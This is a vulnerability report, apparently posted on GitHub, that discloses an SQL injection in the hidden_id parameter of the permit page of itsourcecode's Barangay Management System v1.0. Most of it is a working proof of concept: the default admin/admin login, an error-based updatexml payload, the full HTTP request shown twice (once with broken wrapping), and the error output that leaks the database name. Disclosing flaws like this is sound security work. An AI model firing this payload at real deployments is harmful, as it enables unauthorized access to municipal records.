

main

...

bug_report / vendors / itsourcecode.com / barangay-management-system / SQLi-1.md



AD-Appledog Create SQLi-1.md

History

1 contributor

34 lines (24 sloc) | 1.47 KB

...

Barangay Management System v1.0 by itsourcecode.com has SQL injection

BUG_Author : Appledog

The decompression password for the source file is itsourcecode.

Login account: admin/admin (Super Admin account)

vendors: <https://itsourcecode.com/free-projects/php-project/barangay-management-system-project-in-php-with-source-code/>

Vulnerability File: /bmis/pages/permit/permit.php

Vulnerability location: /bmis/pages/permit/permit.php,hidden_id

[+] Payload: hidden_id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ //

Leak place ---> hidden_id

```
POST /bmis/pages/permit/permit.php HTTP/1.1
```

```
Host: 192.168.1.19
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

Accept-Encoding: gzip, deflate

DNT: 1

Referer: http://192.168.1.19/bmis/pages/permit/permit.php


Cookie: sessions=aj0k5o11d743ingah9kp1b0ejntrqer6; PHPSESSID=fbu82ocu8kd37b5b20uqq71a35;

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 205

hidden_id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&txt_edit_bu



```
POST /bmis/pages/permit/permit.php
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer:
http://192.168.1.19/bmis/pages/permit
/permit.php
Cookie:
sessions=aj0k5o11d743ingah9kp1b0ejntr
qer6;
PHPSESSID=fbu82ocu8kd37b5b20uqq71a35;
_ga=GAL.1.1382961971.1655097107;
_gid=GAL.1.804632123.1655097107
Connection: close
Content-Type:
application/x-www-form-urlencoded
Content-Length: 205

hidden_id=1' and
updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+&txt_edit_bu
sname=1&txt_edit_busadd=1&ddl_edit_tob=
&txt_edit_ornum=1&txt_edit_amount=1&b
tn_save=Save&table_length=10&table_l
ength=10
```

```
<label>Type of Business:</label>
<select name='ddl_tob' class='form-control input-sm'>
  <option selected='true' disabled='true'>-- Select Type of Business --
  <option value='Option 1'>Option 1</option>
  <option value='Option 2'>Option 2</option>
</select>
<div class='form-group'>
  <label>OR Number:</label>
  <input name='txt_ornum' class='form-control input-sm' type='number'
placeholder='OR Number' />
</div>
<div class='form-group'>
  <label>Amount:</label>
  <input name='txt_amount' class='form-control input-sm' type='number'
placeholder='Amount' />
</div>
</div>
<div class='modal-footer'>
  <input type='button' class='btn btn-default btn-sm' data-dismiss='modal'
value='Cancel' />
  <input type='submit' class='btn btn-primary btn-sm' name='btn_add' value='Add Permit'
/ >
</div>
</div>
</form>
</div>
```

Error: XPATH syntax error: '-db_barangay-'